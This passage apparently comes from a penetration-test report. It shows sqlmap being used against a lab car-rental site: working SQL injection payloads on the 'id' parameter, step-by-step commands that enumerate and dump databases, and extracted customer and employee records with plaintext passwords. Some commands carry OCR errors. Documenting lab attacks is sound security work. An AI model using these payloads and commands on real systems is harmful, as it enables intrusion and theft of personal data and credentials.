[22:43:45] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[22:43:45] [INFO] testing 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[22:43:45] [INFO] testing 'MySQL ≥ 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
[22:43:45] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
[22:43:45] [INFO] testing 'MySQL ≥ 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
[22:43:45] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
[22:43:45] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (EXP)'
[22:43:45] [INFO] testing 'MySQL ≥ 5.6 error-based - Parameter replace (GTID_SUBSET)'
[22:43:45] [INFO] testing 'MySQL ≥ 5.7.8 error-based - Parameter replace (JSON_KEYS)'
[22:43:45] [INFO] testing 'MySQL ≥ 5.0 error-based - Parameter replace (FLOOR)'
[22:43:45] [INFO] testing 'MySQL ≥ 5.1 error-based - Parameter replace (UPDATEXML)'
[22:43:45] [INFO] testing 'MySQL ≥ 5.1 error-based - Parameter replace (EXTRACTVALUE)'
[22:43:45] [INFO] testing 'Generic inline queries'
[22:43:46] [INFO] testing 'MySQL inline queries'
[22:43:46] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[22:43:46] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[22:43:46] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[22:43:46] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[22:43:46] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[22:43:46] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[22:43:46] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[22:43:56] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[22:43:56] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:43:56] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[22:43:56] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[22:43:56] [INFO] target URL appears to have 7 columns in query
[22:43:57] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] █
```

Figure 4.106: Execute sqlmap against viewmore page

Once we were able to detect a website that is vulnerable to SQL injection attack, with the same tool we retrieved data from the database as shown in the following images:

- Display the databases that exists on the server:

  sqlmap -u “192.168.1.11/viewmore.php?id-2” -- dbs




```
root@KaliLinux:~# sqlmap -u "192.168.1.11/viewmore.php?id-2" —dbs
                         {1.5#stable}

                         http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 22:47:17 /2021-02-27/

[22:47:17] [INFO] resuming back-end DBMS 'mysql'
[22:47:17] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=prfqknbtq7p...cigcj93gr2'). Do you want to use those [Y/n] y
[22:47:18] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id-2' AND 6603=6603 AND 'MxNe'='MxNe

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id-2' AND (SELECT 2682 FROM (SELECT(SLEEP(5)))Pxgp) AND 'yNao'='yNao

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: id=-8774' UNION ALL SELECT NULL,CONCAT(0x717a626b71,0x5a434e517365754d66726b666751675a467568674162675157579456a684d6465724f724c674d5975,0x7171627a71),NULL,NULL,NULL,NULL,NULL— -
---
[22:47:18] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[22:47:18] [INFO] fetching database names
[22:47:18] [WARNING] reflective value(s) found and filtering out
[22:47:18] [INFO] retrieved: 'information_schema'
[22:47:19] [INFO] retrieved: 'carrental'
available databases [2]:
[*] carrental
[*] information_schema

[22:47:19] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.11'

[*] ending @ 22:47:19 /2021-02-27/

root@KaliLinux:~#
```

Figure 4.107: Finding databases on the web server

- Display the database tables with the command:

  sqlmap -u “192.168.1.11/viewmore.php?id-2” –tables -D carrental




```
                         {1.5#stable}

                         http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 22:48:12 /2021-02-27/

[22:48:12] [INFO] resuming back-end DBMS 'mysql'
[22:48:12] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=r22ph72eb67...ktuk09cmp2'). Do you want to use those [Y/n] y
[22:48:14] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=2' AND 6603=6603 AND 'MxNe'='MxNe

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=2' AND (SELECT 2682 FROM (SELECT(SLEEP(5)))Pxgp) AND 'yNao'='yNao

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: id=-8774' UNION ALL SELECT NULL,CONCAT(0x717a626b71,0x5a434e517365754d66726b666751675a467568674162675157579456a684d6465724f724c674d5975,0x7171627a71),NULL,NULL,NULL,NULL,NULL— -
---
[22:48:14] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[22:48:14] [INFO] fetching tables for database: 'carrental'
[22:48:14] [WARNING] reflective value(s) found and filtering out
[22:48:14] [INFO] retrieved: 'sparepartsorder'
[22:48:14] [INFO] retrieved: 'vehicle'
[22:48:14] [INFO] retrieved: 'spareparts'
[22:48:14] [INFO] retrieved: 'customer'
[22:48:14] [INFO] retrieved: 'employee'
[22:48:15] [INFO] retrieved: 'vehiclestore'
Database: carrental
[6 tables]
+-----------------+
| customer        |
| employee        |
| spareparts      |
| sparepartsorder |
| vehicle         |
| vehiclestore    |
+-----------------+

[22:48:15] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.11'

[*] ending @ 22:48:15 /2021-02-27/

root@KaliLinux:~#
```

Figure 4.108: Finding tables for carrental database

- Display the columns of the table “Customer” with the command:

  sqlmap -u “192.168.1.11/viewmore.php?id-2” – columns -D carrental -T customer




```
[*] starting @ 22:54:21 /2021-02-27/

[22:54:21] [INFO] resuming back-end DBMS 'mysql'
[22:54:21] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=96jqehjgjpe...u3efgtt4i8'). Do you want to use those [Y/n] y
[22:55:09] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=2' AND 6603=6603 AND 'MxNe'='MxNe

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=2' AND (SELECT 2682 FROM (SELECT(SLEEP(5)))Pxgp) AND 'yNao'='yNao

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: id=-8774' UNION ALL SELECT NULL,CONCAT(0x717a626b71,0x5a434e517365754d66726b666751675a467568674162675157579456a684d6465724f724c674d5975,0x7171627a71),NULL,NULL,NULL,NULL,NULL— -
---
[22:55:09] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[22:55:09] [INFO] fetching columns for table 'customer' in database 'carrental'
[22:55:09] [WARNING] reflective value(s) found and filtering out
[22:55:09] [INFO] resumed: 'custid','int(10)'
[22:55:09] [INFO] resumed: 'fname','varchar(25)'
[22:55:09] [INFO] resumed: 'lname','varchar(25)'
[22:55:09] [INFO] resumed: 'emailid','varchar(50)'
[22:55:09] [INFO] resumed: 'password','varchar(15)'
[22:55:09] [INFO] resumed: 'createddate','date'
[22:55:09] [INFO] resumed: 'address','text'
[22:55:09] [INFO] resumed: 'city','varchar(25)'
[22:55:09] [INFO] resumed: 'zipcode','varchar(15)'
[22:55:09] [INFO] resumed: 'contactno1','varchar(25)'
[22:55:09] [INFO] resumed: 'contactno2','varchar(25)'
Database: carrental
Table: customer
[11 columns]
+-------------+-------------+
| Column      | Type        |
+-------------+-------------+
| address     | text        |
| city        | varchar(25) |
| contactno1  | varchar(25) |
| contactno2  | varchar(25) |
| createddate | date        |
| custid      | int(10)     |
| emailid     | varchar(50) |
| fname       | varchar(25) |
| lname       | varchar(25) |
| password    | varchar(15) |
| zipcode     | varchar(15) |
+-------------+-------------+

[22:55:09] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.11'

[*] ending @ 22:55:09 /2021-02-27/

root@KaliLinux:~#
```

Figure 4.109: Finding columns for the customer table

- Display the columns of the table “Customer” with the command:

  sqlmap -u “192.168.1.11/viewmore.php?id-2” – columns -D carrental -T employee




```
       |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 22:56:17 /2021-02-27/

[22:56:17] [INFO] resuming back-end DBMS 'mysql'
[22:56:17] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=3t18scae4qi...lkanq1v9bh'). Do you want to use those [Y/n] y
[22:56:19] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=2' AND 6603=6603 AND 'MxNe'='MxNe

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=2' AND (SELECT 2682 FROM (SELECT(SLEEP(5)))Pxgp) AND 'yNao'='yNao

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: id=-8774' UNION ALL SELECT NULL,CONCAT(0x717a626b71,0x5a434e517365754d66726b666751675a46756867416267517579456a684d6465724f724c674d5975,0x7171627a71),NULL,NULL,NULL,NULL,NULL-- -
---
[22:56:19] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[22:56:19] [INFO] fetching columns for table 'employee' in database 'carrental'
[22:56:19] [WARNING] reflective value(s) found and filtering out
[22:56:19] [INFO] retrieved: 'employeeid','int(10)'
[22:56:19] [INFO] retrieved: 'fname','varchar(25)'
[22:56:19] [INFO] retrieved: 'lname','varchar(25)'
[22:56:20] [INFO] retrieved: 'loginid','varchar(25)'
[22:56:20] [INFO] retrieved: 'password','varchar(25)'
[22:56:20] [INFO] retrieved: 'emailid','varchar(25)'
[22:56:20] [INFO] retrieved: 'contactno1','varchar(25)'
[22:56:20] [INFO] retrieved: 'contactno2','varchar(25)'
[22:56:20] [INFO] retrieved: 'employeetype','varchar(25)'
Database: carrental
Table: employee
[9 columns]
+--------------+-------------+
| Column       | Type        |
+--------------+-------------+
| contactno1   | varchar(25) |
| contactno2   | varchar(25) |
| emailid      | varchar(25) |
| employeeid   | int(10)     |
| employeetype | varchar(25) |
| fname        | varchar(25) |
| lname        | varchar(25) |
| loginid      | varchar(25) |
| password     | varchar(25) |
+--------------+-------------+

[22:56:20] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.11'

[*] ending @ 22:56:20 /2021-02-27/

root@KaliLinux:~# 
```

Figure 4.110: Finding columns for the employee table

- ➢ Display data entries from the table “Customer” with the command:

  sqlmap -u “192.168.1.11/viewmore.php?id-2” –dump -D carrental -T customer




```
esponsible for any misuse or damage caused by this program

[*] starting @ 22:58:10 /2021-02-27/

[22:58:10] [INFO] resuming back-end DBMS 'mysql'
[22:58:10] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=hiru0han675...2taq7ibpi1'). Do you want to use those [Y/n] y
[22:59:38] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=2' AND 6603=6603 AND 'MxNe'='MxNe

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=2' AND (SELECT 2682 FROM (SELECT(SLEEP(5)))Pxgp) AND 'yNao'='yNao

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: id=-8774' UNION ALL SELECT NULL,CONCAT(0x717a626b71,0x5a434e517365754d66726b666751675a46756867416267517579456a684d6465724f724c674d5975,0x7171627a71),NULL,NULL,NULL,NULL,NULL-- -
---
[22:59:38] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[22:59:38] [INFO] fetching columns for table 'customer' in database 'carrental'
[22:59:38] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[22:59:38] [WARNING] reflective value(s) found and filtering out
[22:59:38] [INFO] resumed: 'custid','int(10)'
[22:59:38] [INFO] resumed: 'fname','varchar(25)'
[22:59:38] [INFO] resumed: 'lname','varchar(25)'
[22:59:38] [INFO] resumed: 'emailid','varchar(50)'
[22:59:38] [INFO] resumed: 'password','varchar(15)'
[22:59:38] [INFO] resumed: 'createddate','date'
[22:59:38] [INFO] resumed: 'address','text'
[22:59:38] [INFO] resumed: 'city','varchar(25)'
[22:59:38] [INFO] resumed: 'zipcode','varchar(15)'
[22:59:38] [INFO] resumed: 'contactno1','varchar(25)'
[22:59:38] [INFO] resumed: 'contactno2','varchar(25)'
[22:59:38] [INFO] fetching entries for table 'customer' in database 'carrental'
[22:59:38] [INFO] retrieved: 'aaaa','aaa','aa','aaa','0000-00-00','1','admin','admin','admin','admin','aa'
[22:59:38] [INFO] retrieved: 'test','test','test','tes','0000-00-00','2','test','test','test','test','test'
[22:59:39] [INFO] retrieved: 'jackuiasd12','athens','123456789','9876543210','2021-02-20','3','robishon@yahhoo.net','Robishon','Papad','robishon','16556111'
[22:59:39] [INFO] retrieved: 'test','test','test','test','2021-02-20','5','you@yoursite.com','test','test','test','test'
Database: carrental
Table: customer
[4 entries]
+--------+---------------------+--------+----------+-------+-------------+----------+----------+------------+------------+-------------+
| custid | emailid             | city   | fname    | lname | address     | zipcode  | password | contactno1 | contactno2 | createddate |
+--------+---------------------+--------+----------+-------+-------------+----------+----------+------------+------------+-------------+
| 1      | admin               | aaa    | admin    | admin | aaaa        | aa       | admin    | aa         | aaa        | 0000-00-00  |
| 2      | test                | test   | test     | test  | test        | test     | test     | test       | tes        | 0000-00-00  |
| 3      | robishon@yahhoo.net | athens | Robishon | Papad | jackuiasd12 | 16556111 | robishon | 123456789  | 9876543210 | 2021-02-20  |
| 5      | you@yoursite.com    | test   | test     | test  | test        | test     | test     | test       | test       | 2021-02-20  |
+--------+---------------------+--------+----------+-------+-------------+----------+----------+------------+------------+-------------+

[22:59:39] [INFO] table 'carrental.customer' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1.11/dump/carrental/customer.csv'
[22:59:39] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.11'

[*] ending @ 22:59:39 /2021-02-27/

root@KaliLinux:~# 
```

Figure 4.111: Displaying the content of customer table

- ➢ Display data entries from the table “employee” with the command:

  sqlmap -u “192.168.1.11/viewmore.php?id-2” –dump -D carrental -T employee



```
       |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 22:57:26 /2021-02-27/

[22:57:26] [INFO] resuming back-end DBMS 'mysql'
[22:57:26] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=69tvuvbiad6...iot8cpdk5d'). Do you want to use those [Y/n] y
[22:57:27] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=2' AND 6603=6603 AND 'MxNe'='MxNe

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=2' AND (SELECT 2682 FROM (SELECT(SLEEP(5)))Pxgp) AND 'yNao'='yNao

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: id=-8774' UNION ALL SELECT NULL,CONCAT(0x717a626b71,0x5a434e517365754d66726b666751675a46756867416267517579456a684d6465724f724c674d5975,0x7171627a71),NULL,NULL,NULL,NULL,NULL-- -
---
[22:57:27] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[22:57:27] [INFO] fetching columns for table 'employee' in database 'carrental'
[22:57:28] [WARNING] reflective value(s) found and filtering out
[22:57:28] [INFO] resumed: 'employeeid','int(10)'
[22:57:28] [INFO] resumed: 'fname','varchar(25)'
[22:57:28] [INFO] resumed: 'lname','varchar(25)'
[22:57:28] [INFO] resumed: 'loginid','varchar(25)'
[22:57:28] [INFO] resumed: 'password','varchar(25)'
[22:57:28] [INFO] resumed: 'emailid','varchar(25)'
[22:57:28] [INFO] resumed: 'contactno1','varchar(25)'
[22:57:28] [INFO] resumed: 'contactno2','varchar(25)'
[22:57:28] [INFO] resumed: 'employeetype','varchar(25)'
[22:57:28] [INFO] fetching entries for table 'employee' in database 'carrental'
[22:57:28] [INFO] retrieved: '69777123911','69123456678','admin@admin.com','1','Admin','Manager','Manager of Center','admin','admin1'
[22:57:28] [INFO] retrieved: '6798126387','210-877613872163','mlyons@test.site','2','CEO','Jack','Wisher','jackceo','jack123ceo'
[22:57:28] [INFO] retrieved: '210699999999','218699956536534','tom@carrental.gr','3','employee','Tom B. Erichsen','Skagen','tom','passwordtom'
[22:57:28] [INFO] retrieved: '21069876123','2106127336534','kelly@carrental.gr','4','employee','Kelly B. Erichsen','Skagen','kelly','kellykugasd'
Database: carrental
Table: employee
[4 entries]
+--------------------+---------+------------+-------------------+-------------------+-------------+--------------+------------------+--------------+
| emailid            | loginid | employeeid | fname             | lname             | password    | contactno1   | contactno2       | employeetype |
+--------------------+---------+------------+-------------------+-------------------+-------------+--------------+------------------+--------------+
| admin@admin.com    | admin   | 1          | Manager           | Manager of Center | admin1      | 69777123911  | 69123456678      | Admin        |
| mlyons@test.site   | jackceo | 2          | Jack              | Wisher            | jack123ceo  | 6798126387   | 210-877613872163 | CEO          |
| tom@carrental.gr   | tom     | 3          | Tom B. Erichsen   | Skagen            | passwordtom | 210699999999 | 218699956536534  | employee     |
| kelly@carrental.gr | kelly   | 4          | Kelly B. Erichsen | Skagen            | kellykugasd | 21069876123  | 2106127336534    | employee     |
+--------------------+---------+------------+-------------------+-------------------+-------------+--------------+------------------+--------------+

[22:57:28] [INFO] table 'carrental.employee' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1.11/dump/carrental/employee.csv'
[22:57:28] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.11'

[*] ending @ 22:57:28 /2021-02-27/

root@KaliLinux:~# 
```


Figure 4.112: Displaying the content of employee table

From the above attack on the page viewmore.php we achieved to gain sensitive data from the database carrental. This information is stored throughout the penetration test as it may be useful in later phases.

Table 4.14: Findings from the server 2

<table>
<tr><th colspan="7">Useful information for future use</th></tr>
<tr><td>IP of database</td><td colspan="2">DB user</td><td colspan="2">DB Password</td><td colspan="2">Database Name</td></tr>
<tr><td>192.168.1.11</td><td colspan="2">Carrental</td><td colspan="2">p@ssw0rd123</td><td colspan="2">carrental</td></tr>
<tr><th colspan="7">Data from customer table</th></tr>
<tr><td>custid</td><td colspan="2">emailed</td><td>fname</td><td>lname</td><td colspan="2">password</td></tr>
<tr><td>1</td><td colspan="2">admin</td><td>admin</td><td>admin</td><td colspan="2">admin</td></tr>
<tr><td>2</td><td colspan="2">test</td><td>test</td><td>test</td><td colspan="2">test</td></tr>
<tr><td>3</td><td colspan="2">robishon@yahoo.net</td><td>Robishon</td><td>Papad</td><td colspan="2">robishon</td></tr>
<tr><td>5</td><td colspan="2">you@yoursite.com</td><td>test</td><td>test</td><td colspan="2">test</td></tr>
<tr><th colspan="7">Data from employee table</th></tr>
<tr><td>emailed</td><td>loginid</td><td>employeeid</td><td>fname</td><td>lname</td><td>password</td><td>employeetype</td></tr>
<tr><td>admin@admin.com</td><td>admin</td><td>1</td><td>Manager</td><td>Manager of Center</td><td>admin1</td><td>Admin</td></tr>
